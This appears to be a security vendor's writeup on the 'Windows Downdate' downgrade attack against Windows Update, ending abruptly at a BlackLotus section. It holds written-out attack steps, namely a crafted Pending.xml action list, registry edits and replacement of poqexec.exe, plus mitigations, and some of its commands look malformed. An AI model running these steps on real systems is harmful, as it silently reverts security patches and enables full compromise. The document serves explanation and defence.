WINDOWS DOWNDATE

Downgrade Attacks Using Windows Updates and Beyond

HALLOWEEN EDITION

HADESS

WWW.HADESS.IO

INTRODUCTION

The “Windows Downdate” vulnerability, identified and demonstrated by researcher Anon Leviev, is a downgrade attack technique that leverages Windows Update mechanisms to reintroduce older, vulnerable versions of system files. By circumventing normal update verification checks, this attack allows malicious actors to downgrade essential system components like the Windows kernel, Hyper-V hypervisor, and other critical drivers, effectively undoing applied security patches without detection. This type of exploit bypasses endpoint detection and response (EDR) systems and misleads the OS into thinking it’s up-to-date, making it a powerful tool for attackers aiming to exploit known vulnerabilities that have been patched previously.

The attack exploits two key vulnerabilities, CVE-2024-21302 and CVE-2024-38202, targeting the Windows Update stack and allowing privilege escalation by modifying system restore points to execute downgrades. Microsoft has been informed and has issued partial mitigations, but a full patch is still pending. This discovery, presented at Black Hat 2024, underscores a critical challenge in OS security—ensuring that update mechanisms themselves are robust against tampering. As security teams work toward more resilient update infrastructures, they recommend auditing access control, limiting update permissions, and monitoring for downgrade activities to mitigate such risks until a comprehensive fix is available.

DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.


At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Jill Chiu

TABLE OF CONTENT

EXECUTIVE SUMMARY


The Windows Downdate attack, as detailed in the sources, hinges on the manipulation of the Windows Update process to achieve a persistent, invisible, and undetectable downgrade of critical system components. The attacker exploits a vulnerability in the update process by crafting a malicious action list (Pending.xml) that instructs the system to replace specific files with older, vulnerable versions. This manipulation is possible because the attacker can gain control over the Pending.xml file's registry entry, bypassing Trusted Installer enforcement. By patching the action list parser (PoqExec.exe) and the system integrity checker (SFC.exe), the attacker ensures the persistence of the downgrade and avoids detection. The result is a system that falsely reports as fully updated, making the downgraded components appear legitimate and allowing previously patched vulnerabilities to be exploited. This attack underscores the need for enhanced downgrade protection mechanisms within operating systems to prevent the exploitation of fixed vulnerabilities through such methods.



01

ATTACKS

Windows Downdate: A Novel Downgrade Attack on Windows



Windows Downdate is a novel attack method that exploits the Windows Update process to downgrade critical operating system components. This attack allows malicious actors to revert fully patched systems to older, vulnerable versions, effectively turning fixed vulnerabilities into zero-days. The attack leverages a flaw in the Windows Update process that grants an attacker full control, bypassing integrity verifications and Trusted Installer enforcement. This control allows the attacker to craft a custom, downgrading action list that replaces target components with older versions. The attack is particularly insidious because it leaves the system appearing fully updated while remaining persistent and irreversible.

1. Setting Up the Downgrade Environment

The attack begins by configuring Windows Update to accept downgraded components. This requires modifying the Pending.xml file, which contains the action list for system updates. The attacker can introduce malicious commands within Pending.xml by setting up a "hardlink" that points from an older, vulnerable version of a component to the target system directory.

Code Example:

```
<HardlinkFile source="C:\UpdateDir\VulnerableFile.exe"
destination="C:\Windows\System32\TargetFile.exe"/>
```

This command replaces `TargetFile.exe` with the older, vulnerable `VulnerableFile.exe`.

2. Registry Manipulation for Trusted Installer Override

By manipulating registry keys, the attacker ensures that the Windows Update process will automatically start and execute the modified Pending.xml file without requiring Trusted Installer privileges. Setting `HKLM\COMPONENTS\PendingXmlIdentifier` enables the update execution, while `HKLM\SYSTEM\CurrentControlSet\Services\TrustedInstaller` enforces auto-start for the Trusted Installer service


Registry Commands:

```shell
reg add "HKLM\COMPONENTS\PendingXmlIdentifier" /t REG_SZ /d
C:\Windows\WinSxS\Pending.xml
reg add
"HKLM\SYSTEM\CurrentControlSet\Services\TrustedInstaller" /t
REG_DWORD /v Start /d 2
```

then **Create Action List**

```shell
<POQ postAction="reboot">
    <HardlinkFile
        source="C:\UpdateDir\VulnerableVersion.dll"
        destination="C:\Windows\System32\Target.dll"/>
</POQ>
```

2.1 Virtualization-Based Security (VBS) Attacks



VBS creates a secure and isolated virtual environment powered by the Hyper-V hypervisor. In the VBS architecture, Windows runs in two separate modes:

- Normal Mode (VTL0): Contains the regular Windows kernel and user processes
- Secure Mode (VTL1): Contains the secure kernel and secure processes

The key security boundaries are:

- VTL0 → VTL1 transition
- Ring3/Ring0 → Ring-1 (hypervisor) transition

3. Persisting the Downgrade and Disabling Detection

The downgrade persists by altering **poqexec.exe**, a non-digitally signed utility that processes the Pending.xml file. By replacing `poqexec.exe` with a patched version, attackers can loop empty updates, which means Windows will continue to mark the system as "updated." Additionally, system utilities like **SFC.exe** (System File Checker) and **DISM.exe** (Deployment Image Servicing and Management) are also targeted to prevent repair checks from detecting the modifications.

File Replacement Example:

```
copy C:\MaliciousTools\poqexec.exe
C:\Windows\System32\poqexec.exe
```

4. Downgrade Example: Reverting to a Vulnerable Kernel

To demonstrate the effectiveness of the downgrade attack, Leviev showcased reverting a kernel component (`AFD.sys`) to an older, exploitable version. By using similar hardlink techniques and ensuring the downgraded kernel runs on boot, the attack enables privilege escalation through exposed vulnerabilities.

All Step like this:

1. **Update Process Flow**: Shows the stages of Windows Update, from request to execution.
    1. The Windows Update process relies on an update client and an update server, communicating via COM. ● The client operates with Administrator privileges, while the server utilizes Trusted Installer, restricting direct system file modifications, even by Administrators.
    2. The client initiates an update by providing an update folder to the server. The server verifies the integrity of the folder, finalizes update files, and creates an action list (Pending.xml) containing update actions to be performed on reboot. The client only has control over the initial update folder.
    3. The update folder contains update components, each including MUM, manifest, differential, and catalog files. MUM files hold metadata, manifest files contain installation details, differential files act as deltas for base files, and catalog files provide digital signatures.

2. **Registry and Hardlink Configuration**: Illustrates how registry keys and Pending.xml configurations interact.
    1. The action list's path (Pending.xml) is stored in the registry key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\SideBySide\Configuration\PoqexecCmdline` and is not Trusted Installer enforced. This allows an attacker to modify the actions performed during the update, including creating, deleting, moving, and hard-linking files, as well as manipulating registry keys and values.
    2. A malicious Pending.xml file is created, utilizing the HardlinkFile action to replace target files with older, vulnerable versions. The action list also includes actions to ensure persistence, such as patching the action list parser (PoqExec.exe) to install empty updates, and patching the system integrity check utility (SFC.exe) to prevent detection.
3. **Persistency Setup**: Details the replacement of poqexec.exe and prevention of system checks.
    1. The attacker sets the Trusted Installer service to Auto-Start, adds the Pending.xml path and its identifier to the registry. The system then executes the malicious action list during the next reboot, downgrading the target components.
    2. By successfully hijacking the Windows Update process, the attack achieves a persistent, invisible, and undetectable downgrade. The system falsely reports as fully updated, making the downgraded components appear legitimate. The patched PoqExec.exe and SFC.exe prevent future updates and corruption detection, ensuring persistence and irreversibility.

With this attack, an attacker can continually keep the system in a downgraded state, bypassing updates and effectively rendering the term "fully patched" meaningless on affected machines.

Prevention & Mitigation

Enable VBS with UEFI Lock:

```shell
# Enable VBS with UEFI lock
reg add "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v
"Locked" /t REG_DWORD /d 1 /f

# Enable Mandatory flag
reg add "HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard" /v
"Mandatory" /t REG_DWORD /d 1 /f
```

Long-term Mitigations:

1. Monitor System File Integrity:

```shell
# Run System File Checker
sfc /scannow

# Monitor WinSxS directory
Get-ItemProperty -Path "C:\Windows\WinSxS" -Filter "*.xml" |
Watch-Path
```


2. Implement Security Controls:

- Enable Secure Boot
- Configure UEFI Lock protection
- Monitor update-related registry keys
- Deploy endpoint detection and response (EDR) solutions

3. Regular Security Assessments:

- Verify system component versions
- Check for unauthorized modifications
- Audit update processes

Security Boundaries Affected



Risk Assessment Matrix


- Severity: Critical
- Complexity: High
- Privileges Required: Administrator
- User Interaction: None
- Impact: Complete system compromise

CVE Information

- CVE-2024-21302: Virtualization stack vulnerability
- CVE-2024-38202: Windows Update manipulation

Let's go to demonstrating other methods that have exploited rollback vulnerabilities to reinstate old vulnerabilities on patched systems.

1. BlackLotus UEFI Bootkit Downgrade Attack



The BlackLotus UEFI bootkit takes advantage of a downgrade attack on the Secure Boot process. By downgrading the Windows boot manager to an older, vulnerable version, attackers can bypass Secure Boot and disable other OS-level security measures. This attack utilizes a similar principle to Windows Downdate by exploiting rollback functionality to re-enable vulnerabilities.

Commands:

